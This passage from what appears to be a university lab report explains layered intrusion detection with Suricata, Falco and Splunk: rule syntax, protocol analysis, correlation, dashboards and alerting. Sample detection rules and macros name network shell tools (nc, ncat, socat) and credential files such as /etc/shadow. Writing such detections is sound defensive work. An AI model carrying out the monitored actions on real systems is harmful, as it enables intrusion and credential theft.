In this integrated defense deployment, Suricata operates in IDS mode on pfSense, monitoring traffic across all network interfaces including WAN, LAN, and DMZ. Network-level detection complements Falco's host-based monitoring by identifying threats in transit before they reach target systems. For example, Suricata detects port scans traversing the network while Falco detects the compromised service that enabled initial access. Suricata identifies command-and-control beacon traffic patterns while Falco detects the malware process generating those beacons. This layered approach ensures threats are detected at multiple points in the attack chain, increasing the probability of successful intervention.

2.2.2. Rule Configuration

Suricata's detection logic is primarily expressed through rules—declarative statements that define patterns of malicious or suspicious network activity. Each rule consists of an action (alert, drop, pass, reject), protocol (tcp, udp, icmp, ip, or application protocols like http, tls, dns), source and destination addresses and ports, a direction operator, and a series of detection options enclosed in parentheses. The rule syntax provides a powerful yet accessible language for describing attack patterns, balancing expressiveness with maintainability.

A basic Suricata rule structure follows this pattern: 'alert tcp any any -> \$HOME_NET 22 (msg:"SSH Brute Force"; flow:to_server; threshold:type both, track by_src, count 5, seconds 60; sid:1000001; rev:1;)'. This rule alerts when TCP traffic from any source reaches port 22 on the protected network, but only triggers after five connection attempts from the same source within 60 seconds. The msg option provides a human-readable description, flow ensures the rule only matches server-bound traffic, threshold implements the rate-limiting logic, sid provides a unique identifier, and rev tracks rule versions.

Content matching options enable rules to search for specific byte sequences within packets or protocol fields. The 'content' keyword searches for a string or hex pattern, supporting case-insensitive matching, offset and depth constraints to limit where in the packet to search, and distance and within modifiers to match multiple patterns relative to each other. For example, detecting SQL injection might involve matching 'SELECT' near 'FROM' within HTTP POST data. PCRE (Perl Compatible Regular Expressions) support provides even more powerful pattern matching for complex detection scenarios, though at a higher computational cost.

Flow keywords enable stateful matching based on connection characteristics. 'flow:to_server' matches only packets traveling toward the server in a connection, while 'flow:to_client' matches responses. 'flow:established' requires an established connection, filtering out scanning probes. 'flow:only_stream' ensures rules only match reassembled stream data, not individual packets. These options dramatically reduce false positives by providing context about the role of traffic within a connection.

HTTP-specific keywords allow rules to match on protocol elements rather than raw packet bytes. 'http.method' matches HTTP request methods (GET, POST, etc.), 'http.uri' matches the requested path, 'http.user_agent' matches the User-Agent header, 'http.cookie' examines cookies, and 'http.response_body' inspects HTML content in responses. Similar protocol-specific keywords exist for DNS (dns.query), TLS (tls.subject, tls.sni), and other supported protocols. This protocol awareness ensures rules match semantic elements of protocols, remaining effective even as protocol implementations vary.

Rule sources in Suricata include both community-maintained and commercial threat intelligence feeds. The Emerging Threats Open ruleset, freely available and widely deployed, contains over 40,000 rules covering malware families, exploit kits, policy violations, and general network attacks. Proofpoint ET Pro offers an enhanced commercial ruleset with earlier threat coverage and additional intelligence. Snort VRT rules from Cisco Talos provide another comprehensive ruleset compatible with Suricata. Custom local rules supplement these community sources with organization-specific detection logic tailored to particular threats or compliance requirements.

Rule management in production environments requires careful tuning to balance detection coverage with acceptable false positive rates. Newly deployed rulesets often generate numerous false alarms as legitimate traffic patterns trigger overly generic rules. The tuning process involves identifying false positives through alert review, determining whether they represent expected behavior, and either modifying rules to be more specific or suppressing alerts for known-good traffic. Suppression can be applied globally, per-rule, per-source IP, or per-destination, providing flexible mechanisms to reduce noise while maintaining broad coverage.

In this deployment, Suricata rule configuration encompasses three layers. First, the baseline Emerging Threats Open ruleset provides broad coverage of known threats and common attack patterns. Second, custom MITRE ATT&CK-aligned rules detect specific techniques relevant to this project's validation scenarios—brute force authentication (T1110), network scanning (T1046), command-and-control communications (T1071), and data exfiltration (T1048). Third, environment-specific suppressions filter false positives from legitimate traffic such as vulnerability scans from authorized security tools, backup traffic generating high-volume connections, or administrative access from known management systems. This layered approach maximizes detection while maintaining operational practicality.

2.2.3. Protocol Analysis

Protocol analysis in Suricata extends beyond simple pattern matching to include deep understanding of application-layer protocols, enabling detection of attacks that manipulate protocol features or abuse protocol semantics. Each supported protocol has a dedicated parser that understands protocol structure, state machines, and valid sequences of operations. This protocol awareness allows Suricata to detect attacks that would be invisible to systems performing only signature-based detection on packet payloads.

- UNIVERSITY OF INFORMATION TECHNOLOGY -

HTTP protocol analysis provides extensive visibility into web traffic, crucial given HTTP's role as both a legitimate application delivery mechanism and a common vector for web-based attacks and command-and-control communications. Suricata's HTTP parser extracts request and response metadata including methods, URIs, status codes, headers (User-Agent, Referer, Host, Content-Type), cookies, and body content. This metadata enables rules to detect web application attacks (SQL injection, XSS, directory traversal), malicious file downloads identified by suspicious User-Agent strings or destination URIs, command-and-control beaconing through regular HTTP GET requests to known malicious domains, and data exfiltration via HTTP POST with large bodies.

TLS/SSL analysis operates on encrypted sessions by examining handshake metadata rather than encrypted payload. While Suricata cannot inspect encrypted content without private keys or man-in-the-middle capabilities, the TLS handshake reveals valuable information: certificate subjects and issuers identify the server, Server Name Indication (SNI) exposes the requested hostname before encryption begins, cipher suites indicate supported encryption algorithms, and certificate fingerprints enable identification of known-malicious certificates used by malware families. TLS analysis detects malware using self-signed certificates, connections to domains with invalid or expired certificates, usage of weak or deprecated cipher suites indicating downgrade attacks, and anomalous TLS fingerprints associated with specific malware or hacking tools.

DNS protocol analysis monitors domain name queries and responses, providing early indicators of malicious activity. DNS is frequently abused for command-and-control (malware queries attacker domains), data exfiltration (encoding stolen data in DNS queries), domain generation algorithms (DGA malware querying many algorithmically-generated domains), and fast-flux networks (rapidly changing DNS responses for malicious infrastructure). Suricata's DNS parser extracts query names, record types (A, AAAA, MX, TXT), response codes, and returned IP addresses. Detection rules identify queries to known-malicious domains, excessive NXDOMAIN responses indicating DGA activity, TXT record queries used for C2 communication, and DNS tunneling attempts characterized by unusual query patterns or excessive subdomain lengths.

SMB/CIFS protocol analysis monitors Windows file sharing and remote administration traffic, critical for detecting lateral movement and credential theft in Windows environments. SMB analysis identifies attempts to access specific file shares or named pipes, unusual authentication patterns, NTLM relay attacks, EternalBlue and other SMB exploits, and execution of remote commands via SMB. The parser tracks SMB sessions, file operations, and authentication exchanges, enabling detection of attackers moving laterally between Windows systems, accessing sensitive files via network shares, or using administrative tools like PsExec for remote command execution.

SSH protocol analysis monitors secure shell connections, a common target for brute force attacks and a frequent tool for legitimate administration and malicious lateral movement.

While encrypted SSH traffic prevents payload inspection, Suricata can detect brute force authentication attempts by monitoring connection rates to SSH ports, identify SSH connections to unusual destinations or on non-standard ports (suggesting SSH tunneling), detect known-malicious SSH server fingerprints, and flag excessive data transfer volumes suggesting data exfiltration.

Protocol anomaly detection complements signature-based analysis by identifying deviations from protocol specifications. Malformed packets, incorrect header values, or invalid protocol state transitions often indicate exploitation attempts, evasion techniques, or malfunctioning malware. Suricata's protocol parsers enforce protocol compliance, generating alerts when traffic violates RFC specifications or exhibits suspicious characteristics. This anomaly detection provides defense against zero-day exploits and novel attack techniques that lack specific signatures.

In the context of this integrated defense system, protocol analysis provides rich contextual data for correlation in Splunk. HTTP metadata identifies web-based attacks targeting DMZ servers, TLS analysis reveals command-and-control infrastructure, and DNS monitoring provides early warning of malware infections. This protocol-level visibility complements Falco's host-based detection—Suricata identifies network-visible attack indicators while Falco detects resulting host compromise. The combination enables correlation across network and host layers, such as detecting a web exploit attempt via Suricata's HTTP analysis followed by suspicious process execution detected by Falco on the targeted server.

2.3. Falco Runtime Security

2.3.1. Container and System Monitoring

Falco's container and system monitoring capabilities provide deep visibility into runtime behavior on Linux hosts, whether running traditional processes or containerized workloads. By intercepting system calls at the kernel level, Falco observes all interactions between user-space applications and the operating system kernel, creating a comprehensive record of process execution, file access, network activity, and privilege operations. This approach enables behavioral detection that identifies malicious activities based on what processes actually do, rather than relying on static signatures of known malware.

The foundation of Falco's monitoring is system call interception, achieved through either a kernel module or eBPF (extended Berkeley Packet Filter) probes. System calls represent the fundamental interface between user-space applications and the kernel—every file open, network connection, process creation, or permission change involves a system call. The kernel module approach provides comprehensive visibility with minimal performance impact, inserting instrumentation into the kernel's system call path. eBPF, the modern alternative, runs sandboxed programs in the kernel that capture system call data, offering enhanced safety and portability across different kernel versions without requiring custom kernel modules.

Container awareness distinguishes Falco from traditional host-based security tools. Containers share the host kernel while maintaining isolated namespaces for processes, networks, and filesystems. Falco understands this container context, associating each system call with its originating container ID, image name, namespace, and labels. This container intelligence enables precise detection rules that consider container boundaries—for example, distinguishing between a shell spawned in a web server container (highly suspicious) versus a shell in a debug container (expected). Falco tracks container lifecycle events, detecting containers started with dangerous configurations such as privileged mode, host network access, or sensitive volume mounts.

Process execution monitoring captures detailed information about every process created on the system. For each `execve()` system call, Falco records the process name, command line arguments, parent process, user and group IDs, working directory, and container context if applicable. This visibility enables detection of suspicious process trees, such as web servers spawning shells, database processes executing network tools, or users running privilege escalation exploits. Parent-child process relationships reveal attack chains where initial compromise leads to secondary tool execution and lateral movement.

File system activity monitoring tracks all file operations including opens, reads, writes, deletions, and permission changes. Falco monitors access to sensitive files such as password databases (`/etc/shadow`), SSH keys, application configuration files, and system binaries. Detection rules identify suspicious file access patterns: reading credential files by unauthorized processes, modification of system binaries (potential backdoor installation), deletion of log files (anti-forensics), or creation of files in unusual locations (malware dropper behavior). File monitoring in container contexts is particularly valuable, detecting containers writing to host filesystems via volume mounts or accessing sensitive host paths.

Network activity monitoring within Falco complements network-level detection from Suricata by providing host-side visibility into socket operations. Falco detects processes opening network sockets, connecting to remote hosts, binding to listening ports, and transferring data. This visibility is especially valuable for encrypted traffic (where Suricata cannot inspect payloads) and outbound connections from compromised systems. Detection rules identify suspicious network activity such as unexpected processes initiating outbound connections, connections to known-malicious IPs or unusual geographic regions, processes listening on non-standard ports, or high-volume data transfers suggesting exfiltration.

2.3.2. Behavioral Analysis

Behavioral analysis in Falco moves beyond simple signature matching to identify anomalous activities that deviate from expected system behavior. While traditional security tools rely on indicators of compromise (IOCs) like malware hashes or command-and-control IP addresses, behavioral detection identifies malicious intent through unusual patterns of system activity. This approach is particularly effective against

- UNIVERSITY OF INFORMATION TECHNOLOGY -

novel attacks, fileless malware, and living-off-the-land techniques where attackers use legitimate system tools in malicious ways.

Baseline behavior establishment is implicit in Falco's rule design. Rather than requiring extensive training periods to learn normal activity, Falco rules encode expected behaviors as negative conditions—activities that should never occur or should only occur under specific circumstances. For example, a rule might specify that web server processes should never spawn shells, database processes should never make outbound network connections, or containers should never mount sensitive host directories. This approach leverages domain knowledge about how systems should operate, making detection immediate upon deployment rather than requiring observation periods.

Context-aware detection considers the full system context when evaluating events. A process execution is not inherently malicious—the same binary might be legitimate when invoked by an administrator but suspicious when spawned by a web server. Falco rules incorporate contextual elements including the parent process, user and group IDs, container vs. host context, working directory, command-line arguments, and time-based constraints. This contextual awareness dramatically reduces false positives while maintaining high detection rates. For instance, detecting 'nc' (netcat) execution is only meaningful when the parent is unexpected, the user is non-administrative, or it's launched from a container.

Anomaly detection for privilege escalation identifies attempts to gain elevated permissions through various mechanisms. Falco detects execution of SUID/SGID binaries by unauthorized users, sudo invocations with unusual parameters, attempts to modify user accounts or groups, changes to file ownership or permissions on sensitive files, and container escape attempts through privileged operations. These behaviors often indicate the transition from initial compromise to full system control, a critical phase in the attack lifecycle where detection can prevent deeper penetration.

Persistence mechanism detection identifies techniques attackers use to maintain access after reboot or process termination. Common persistence methods include modifying cron jobs or systemd services, adding SSH authorized_keys entries, modifying shell initialization files (.bashrc, .profile), creating scheduled tasks, or installing kernel modules. Falco rules monitor file modifications in persistence locations, alerting when unexpected processes touch these files. In containerized environments, persistence detection includes monitoring for container restart policies that ensure malicious containers survive pod restarts or node failures.

Lateral movement detection identifies attackers moving between systems after initial compromise. Behavioral indicators include SSH connections to internal systems from unexpected sources, use of credential theft tools, execution of remote administration utilities (PsExec, WMI, PowerShell remoting on Windows), mounting of network shares, or excessive network connections to multiple internal hosts in short time windows. While some lateral movement activities involve network traffic visible to Suricata, Falco

provides the host-side visibility into the processes initiating these connections and the credentials being used.

In this integrated defense deployment, Falco's behavioral analysis complements Suricata's network-level detection by identifying post-exploitation activities. When Suricata detects an initial exploit attempt against a web server, Falco detects the resulting shell execution, subsequent privilege escalation attempts, credential theft from password files, and establishment of persistence mechanisms. This behavioral visibility is critical for detecting attacks that successfully bypass network defenses or that exploit zero-day vulnerabilities without network-visible signatures. The combination of network and behavioral detection provides comprehensive coverage across the entire attack lifecycle.

2.3.3. Custom Rule Development

Custom rule development in Falco enables security teams to codify their specific threat models, compliance requirements, and operational constraints into actionable detection logic. While Falco ships with a comprehensive default ruleset covering common security concerns, custom rules adapt these general principles to particular environments, technologies, and threat scenarios. The rule development process balances detection coverage, performance impact, and operational maintainability.

Falco rule syntax consists of several components: a unique rule name, a description explaining the detection logic, a condition expressing the behavior to detect, an output template formatting alert messages, a priority level, and optional tags for categorization. The condition is the heart of the rule, written in a filter expression language that supports boolean operators, comparison operators, and access to rich system call metadata. For example: `'evt.type = execve and proc.name = bash and proc.pname in (apache2, nginx, httpd)'` detects bash execution by web server processes.

Macros provide reusable condition fragments that can be referenced across multiple rules, promoting consistency and reducing maintenance overhead. Common macros include definitions of sensitive directories (`'/etc'`, `'/root'`, `'/var/log'`), shell binaries (`'bash'`, `'sh'`, `'zsh'`), network tools (`'nc'`, `'ncat'`, `'socat'`), or legitimate shell spawners (terminal emulators, SSH servers). When updating a macro, all rules referencing it automatically inherit the change, enabling centralized management of common patterns. For instance, a `'sensitive_files'` macro can enumerate credential stores, private keys, and configuration files across all rules monitoring file access.

Lists define sets of values for matching against fields—usernames, container images, file paths, IP addresses, or process names. Lists separate data from logic, making rules more maintainable and enabling non-developers to update detection criteria. For example, a `'authorized_ssh_users'` list contains legitimate SSH users, referenced in rules detecting SSH access. When new administrators join, adding their username to the list automatically excludes their SSH activity from alerts. Lists can be defined statically in

- UNIVERSITY OF INFORMATION TECHNOLOGY -

rule files or loaded from external files, supporting dynamic updates without rule modifications.

Condition expression complexity must balance detection precision with performance. Simple conditions evaluating a few fields execute quickly with minimal overhead. Complex conditions involving multiple system calls, extensive string matching, or deep nesting can impact performance, particularly on high-syscall-rate systems. Rule optimization techniques include placing the most restrictive conditions first (failing fast on non-matches), using lists and macros to avoid repeated logic evaluation, leveraging field indexing when available, and testing rules under realistic load before production deployment.

Output formatting controls the information included in alerts, balancing detail with readability. Output templates can reference any field captured during system call interception: process names and arguments, user IDs, file paths, network endpoints, container metadata, and more. Effective outputs provide sufficient context for investigation without overwhelming analysts with irrelevant data. For example: 'Suspicious shell spawn (user=%user.name parent=%proc.pname command=%proc.cmdline container=%container.info)' includes the key investigative starting points while omitting low-value fields.

Priority levels categorize rule severity, guiding incident response workflows. Falco defines seven priority levels from DEBUG (informational) to EMERGENCY (critical threats requiring immediate action). Priority assignment considers both the inherent severity of detected behavior and the confidence level of detection. A container escape attempt merits CRITICAL or EMERGENCY priority due to severe security implications. A process reading a configuration file might be WARNING if the process is unusual or NOTICE if it's unexpected but potentially legitimate. Consistent priority usage enables automated routing of alerts—CRITICAL alerts might trigger immediate paging while NOTICE alerts feed into daily review queues.

In this project's implementation, custom rule development focuses on MITRE ATT&CK technique detection. Rules are developed for techniques observable at the host level: T1059 (Command and Scripting Interpreter) detects unusual shell spawns, T1068 (Exploitation for Privilege Escalation) identifies SUID binary execution, T1078 (Valid Accounts) monitors unusual login patterns, T1070 (Indicator Removal) detects log file deletion, T1552 (Unsecured Credentials) monitors access to credential files, T1053 (Scheduled Task/Job) tracks cron modifications, and T1611 (Escape to Host) identifies container breakout attempts. Each rule includes MITRE technique IDs in tags, enabling automated correlation and gap analysis against the ATT&CK framework.

2.4. Splunk SIEM

2.4.1. Log Aggregation

Log aggregation in Splunk provides centralized collection of security telemetry from diverse sources across the infrastructure. Rather than analyzing logs on individual systems where they're generated, aggregation brings all data into a unified platform for correlation, search, and long-term retention. This centralization is essential for detecting distributed attacks that span multiple systems, conducting forensic investigations across the environment, and maintaining audit trails for compliance.

HTTP Event Collector (HEC) serves as the primary ingestion mechanism in this deployment, offering a modern, scalable approach to data collection. HEC provides token-based authentication where each data source presents a unique token when sending events to Splunk. This token-based model simplifies deployment—no agent installation required—and provides granular access control by associating tokens with specific indexes, source types, and metadata. HEC endpoints accept data via HTTPS POST requests, supporting both single-event and batch submissions in JSON or raw text formats.

JSON event format is particularly well-suited for modern security tools that emit structured logs. When Falco sends events to HEC in JSON format, Splunk automatically extracts fields from the JSON structure without requiring custom parsing rules. A Falco alert containing fields like 'rule', 'priority', 'output', 'container.id', 'proc.name', and 'user.name' becomes immediately searchable in Splunk without configuration. This automatic field extraction accelerates deployment and ensures data is immediately usable for search and correlation.

HEC configuration involves creating tokens through the Splunk web interface, specifying destination indexes, source types, and optional default fields. Multiple tokens can target the same index with different source types, enabling differentiation of data sources while maintaining logical grouping. For example, separate tokens for pfSense/Suricata logs and Falco events both write to a 'security' index but with distinct source types ('suricata:alert' and 'falco:alert'), enabling source-specific parsing and field extraction while allowing unified searches across both.

Timestamp extraction is critical for accurate time-series analysis and correlation. HEC accepts timestamps in multiple formats including Unix epoch seconds, ISO 8601, or custom formats specified via timestamp extraction rules. For JSON events, Splunk can automatically extract timestamps from designated fields like 'timestamp', 'time', or '_time'. Accurate timestamps ensure events are indexed at their occurrence time rather than ingestion time, essential for investigating incidents and correlating events across systems that may have clock skew.

Data volume management balances comprehensive logging with storage constraints. High-frequency events from network monitoring can generate gigabytes per day, requiring careful planning of retention periods and index sizes. Splunk's index

configuration allows specification of maximum size, retention period, and cold storage archival policies. Hot/warm/cold architecture moves data through different storage tiers based on age—recent data on fast SSD storage for active searching, older data on slower but larger disk, and archived data on tape or object storage for long-term retention and compliance.

In this deployment, HEC aggregates logs from multiple sources: pfSense/Suricata alerts forwarded via custom scripts or syslog-to-HEC bridges contain network-level security events, Falco instances on monitored hosts send runtime security events directly to HEC endpoints, and potentially other sources like authentication logs, firewall connection logs, or application logs provide additional context. Each source uses dedicated HEC tokens writing to appropriate indexes. The 'suricata' index receives network intrusion detection alerts, the 'falco' index contains host and container runtime events, and a 'mitre' index stores correlation results mapping detected techniques to the ATT&CK framework. This organization enables both source-specific analysis and cross-source correlation.

2.4.2. Correlation Engine

The correlation engine in Splunk transforms individual security events from disparate sources into cohesive narratives of attacker activity. While point-in-time alerts from Suricata or Falco provide valuable detection, sophisticated attacks span multiple systems and unfold over extended time periods. Correlation identifies these patterns by analyzing relationships between events based on common attributes, temporal proximity, or sequential patterns that match known attack methodologies.

Event correlation in Splunk operates through correlation searches—scheduled or real-time searches that continuously evaluate incoming data against defined patterns. Unlike simple alerting that triggers on individual events meeting criteria, correlation searches analyze multiple events in aggregate, identifying relationships, sequences, and statistical anomalies. For example, a single failed SSH login generates a low-priority alert, but five failed attempts from the same source followed by a successful login and immediate privilege escalation represents a clear attack pattern requiring urgent investigation.

Multi-source correlation combines indicators from network and host-based detection systems. A comprehensive detection might correlate Suricata's alert for port scanning activity with Falco's detection of unusual process execution on a subsequently scanned host, followed by Suricata observing command-and-control traffic from that host. This cross-layer correlation provides high-confidence detection of multi-stage attacks while filtering false positives—a port scan alone might be routine network mapping, but when followed immediately by exploitation and C2 establishment, the attack chain is undeniable.

Temporal correlation identifies events related by time proximity. The 'transaction' command in SPL groups events occurring within specified time windows and sharing

common attributes like source IP or user. This enables detection of rapid attack progression—initial compromise, reconnaissance, lateral movement, and exfiltration occurring within minutes or hours. Temporal analysis also identifies suspicious patterns in legitimate activities, such as data access at unusual times, multiple system changes in rapid succession, or privilege escalations immediately following initial access.

Statistical correlation detects anomalies through threshold-based analysis and baseline comparison. A correlation search might trigger when failed login attempts exceed 10 per hour from a single source, outbound data transfer volumes exceed 1GB in a short period, or a user accesses more than 50 files in five minutes. These statistical thresholds are configurable based on environment-specific baselines, balancing sensitivity against false positive rates. Advanced statistical methods include standard deviation analysis, time-series forecasting, and machine learning models that detect deviations from learned normal behavior.

Attack chain reconstruction assembles detected techniques into kill chain sequences aligned with frameworks like MITRE ATT&CK. By tagging each detection with its corresponding ATT&CK technique ID, correlation searches identify complete attack progressions: Initial Access (T1190 - Exploit Public-Facing Application) detected by Suricata, followed by Execution (T1059 - Command Interpreter) detected by Falco, leading to Persistence (T1053 - Scheduled Task) and Lateral Movement (T1021 - SSH). This kill chain visibility provides incident responders with complete context for threat assessment and response prioritization.

In this integrated defense system, correlation searches implement MITRE-based detection logic that spans network and host layers. Example correlation patterns include: detecting network scanning (Suricata) followed by compromise indicators (Falco unusual process execution) on scanned hosts within 10 minutes; identifying brute force attempts (Suricata SSH alerts) followed by successful authentication and privilege escalation (Falco sudo usage); and detecting data staging (Falco large file writes to /tmp) followed by exfiltration traffic (Suricata large outbound transfers). These correlations are implemented as scheduled searches running every few minutes, generating notable events in a 'mitre' index with complete context about detected attack chains. This approach provides analysts with high-fidelity alerts that represent confirmed multi-stage attacks rather than isolated potentially-benign events.

2.4.3. Dashboard Creation

Dashboard creation in Splunk transforms raw security telemetry into actionable visualizations that enable rapid situational awareness and informed decision-making. Effective dashboards balance comprehensive coverage with cognitive accessibility, presenting key metrics, trends, and alerts in formats that security analysts can quickly interpret during routine monitoring or incident response.

- UNIVERSITY OF INFORMATION TECHNOLOGY -

Real-time monitoring dashboards provide current security posture visibility. Key panels include alert volume trends showing security event rates over time, top alert types identifying the most frequent detections, source IP distributions revealing potential attack origins, targeted asset lists showing which systems are under attack, and severity distributions indicating the criticality of current threats. Real-time dashboards update continuously (typically every 30-60 seconds), ensuring security operations center (SOC) analysts have current information for detecting ongoing attacks and assessing defensive effectiveness.

MITRE ATT&CK heatmap dashboards visualize technique coverage and detection frequency. Using the ATT&CK Navigator format or custom matrix visualizations, these dashboards display which techniques have been detected in the environment, their frequency, and severity. Color coding indicates technique prevalence—darker shades for frequently observed techniques, lighter for rare detections. This visualization enables gap analysis (identifying tactics with no detection coverage), threat trend analysis (tracking which techniques are increasing or decreasing), and validation of detection effectiveness during purple team exercises.

Investigation dashboards support incident analysis through timeline visualizations, event drilldowns, and contextual enrichment. Timeline charts show event sequences for specific incidents, revealing attack progression and enabling analysts to reconstruct attacker activities. Drilldown capabilities allow clicking on chart elements to retrieve underlying events, facilitating detailed examination. Context panels display related information such as threat intelligence for identified IP addresses, historical activity for involved user accounts, or vulnerability data for targeted systems. Form-based inputs enable analysts to parameterize dashboards with incident-specific values like IP addresses, time ranges, or usernames.

Executive summary dashboards communicate security metrics to management audiences. These dashboards emphasize high-level KPIs over technical details: total security events processed, incidents detected and resolved, mean time to detect (MTTD) and mean time to respond (MTTR), attack trends over weeks or months, and compliance status. Visualizations favor simple charts like single-value metrics, bar charts, and line graphs over complex technical displays. Executive dashboards provide the business context for security investments and demonstrate security program effectiveness to non-technical stakeholders.

Performance monitoring dashboards track the health of the security monitoring infrastructure itself. Panels display data ingestion rates ensuring all sources are sending data, indexer performance metrics identifying capacity constraints, search latency measurements affecting analyst productivity, and alert processing delays that might delay incident detection. These operational dashboards ensure the monitoring system performs optimally, alerting on failures or degradation before they impact security detection capabilities.

In this deployment, multiple dashboards serve different analytical needs. The primary security monitoring dashboard displays real-time alerts from Suricata and Falco, top attacked systems, attack type distribution (network vs. host-based), and recent critical alerts requiring investigation. A MITRE ATT&CK dashboard shows technique detection coverage with color-coded cells indicating detection frequency, enabling validation that key techniques are monitored. An investigation dashboard accepts incident parameters (IP address, timeframe) and displays correlated events from both network and host sources, reconstructing attack timelines. A performance dashboard monitors HEC ingestion rates, index sizes, and search performance ensuring the platform operates effectively. These dashboards collectively provide comprehensive visibility into both threat landscape and monitoring system health.

2.4.4. Alert Management

Alert management in Splunk encompasses the configuration, delivery, and lifecycle management of security notifications. Effective alert management ensures that significant security events reach appropriate responders through suitable channels with sufficient context, while avoiding alert fatigue through noise reduction and intelligent prioritization.

Alert triggers define the conditions under which notifications are generated. Splunk supports multiple trigger types: search completion triggers generate alerts when a scheduled search finishes, custom condition triggers activate when search results meet criteria (event count thresholds, field value ranges, or complex boolean conditions), and per-result triggers create individual alerts for each result row. Alert trigger configuration includes scheduling parameters (continuous, hourly, daily), time range specifications (search last hour, day, week), and result caching to avoid redundant processing. Properly configured triggers balance timely detection against computational efficiency—critical alerts might search continuously with 1-minute intervals while lower-priority detections run hourly.

Throttling and suppression mechanisms prevent alert flooding and reduce repetitive notifications. Throttling limits alert frequency, suppressing subsequent alerts for a specified time period after initial notification. For example, an alert for SSH brute force attempts might throttle for 10 minutes after triggering, avoiding hundreds of alerts for an ongoing attack. Suppression filters can be field-based, suppressing alerts for specific source IPs, users, or other attributes after initial notification. These mechanisms balance between ensuring awareness of ongoing issues and avoiding overwhelming responders with redundant information.

Multi-channel notification ensures alerts reach responders through appropriate media. Email remains the most common notification channel, delivering alert details with embedded search results and links to investigation dashboards. Webhook notifications POST alert data to external systems, enabling integration with incident management platforms (ServiceNow, Jira), collaboration tools (Slack, Microsoft Teams), or SOAR platforms (Phantom, Demisto). SMS and paging services deliver critical alerts to on-call

- UNIVERSITY OF INFORMATION TECHNOLOGY -

staff for urgent incidents requiring immediate attention. Custom scripts can implement arbitrary notification logic, interfacing with proprietary systems or performing complex response actions.

Alert enrichment enhances notifications with contextual information supporting rapid assessment. Rather than simply stating 'Brute force detected from 192.0.2.45', enriched alerts include threat intelligence data (is this IP on block lists?), historical activity (has this IP attacked before?), geolocation information, and potentially automated queries showing related events. This context enables analysts to quickly determine alert severity and appropriate response without manual research. Enrichment can be implemented through lookups, subsearches, or integration with external threat intelligence platforms.

Escalation policies define multi-tier alert handling based on severity and response latency. Low-priority alerts might queue for daily review, moderate-severity alerts notify analysts via email or Slack, and critical alerts page on-call staff immediately. Escalation rules can implement timeout-based escalation where alerts not acknowledged within SLA windows automatically escalate to supervisors or management. This tiered approach ensures critical incidents receive urgent attention while preventing alert fatigue from less-severe events.

Alert tracking and metrics measure response effectiveness. Splunk Notable Event Framework or custom tracking indexes maintain alert lifecycle data: creation time, acknowledgment time, resolution time, assigned analyst, resolution notes, and false positive designation. This data enables calculation of key metrics like mean time to acknowledge (MTTA), mean time to resolve (MTTR), false positive rates, and alert volume trends. Metrics inform tuning decisions—alerts with high false positive rates require rule refinement, while low MTTR for critical alerts validates effective response processes.

In this integrated defense system, alert management implements severity-based routing. CRITICAL alerts (container escape attempts, successful exploitation followed by privilege escalation) trigger immediate email notifications to security staff with full event context and investigation links. HIGH alerts (SSH brute force with successful authentication, unusual privilege escalation, credential access) generate email alerts and Slack notifications for rapid awareness. MEDIUM alerts (port scans, policy violations, suspicious but not confirmed malicious activity) create notable events in Splunk for review during daily triage. LOW alerts (informational events, baseline violations) populate dashboards without individual notifications. All alerts include MITRE ATT&CK technique mappings in metadata, enabling technique-based filtering and analysis. Alert rules are configured with 5-minute throttling to prevent duplicate notifications for ongoing attacks while ensuring periodic updates on extended incidents. This structured approach ensures critical threats receive immediate attention while managing overall alert volume to prevent analyst fatigue.

3. Architecture and Workflow

3.1. Network Topology Design

The network topology of this integrated defense system is structured across three distinct network segments, each serving a specific role in the security monitoring chain. Rather than running Suricata as a package within pfSense, the architecture deploys Suricata as a dedicated standalone virtual machine positioned between the firewall and the monitored hosts. This separation of concerns gives each component a clearly defined responsibility and allows Suricata to inspect all traffic flowing to the internal segment without competing for resources with the firewall itself.

The topology consists of three segments:

- 192.168.56.0/24 : External-facing segment connecting the attacker and pfSense WAN
- 192.168.52.0/24 : Transit segment connecting pfSense LAN to Suricata
- 192.168.145.0/24 : Internal segment hosting Suricata, DVWA+Falco, and Splunk

The following table summarizes all components:

VM Name	Role	IP Address(es)
Attacker	Threat Simulation	192.168.56.131
pfSense	Firewall/Traffic Router	192.168.56.133/192.168.52.1
Suricata	Network IDS / traffic relay	192.168.52.10/192.168.145.128
DVWA+Falco	Vulnerable target / HIDS	192.168.145.129
Splunk	SIEM/Correlation	192.168.145.130

Table 1: System Components

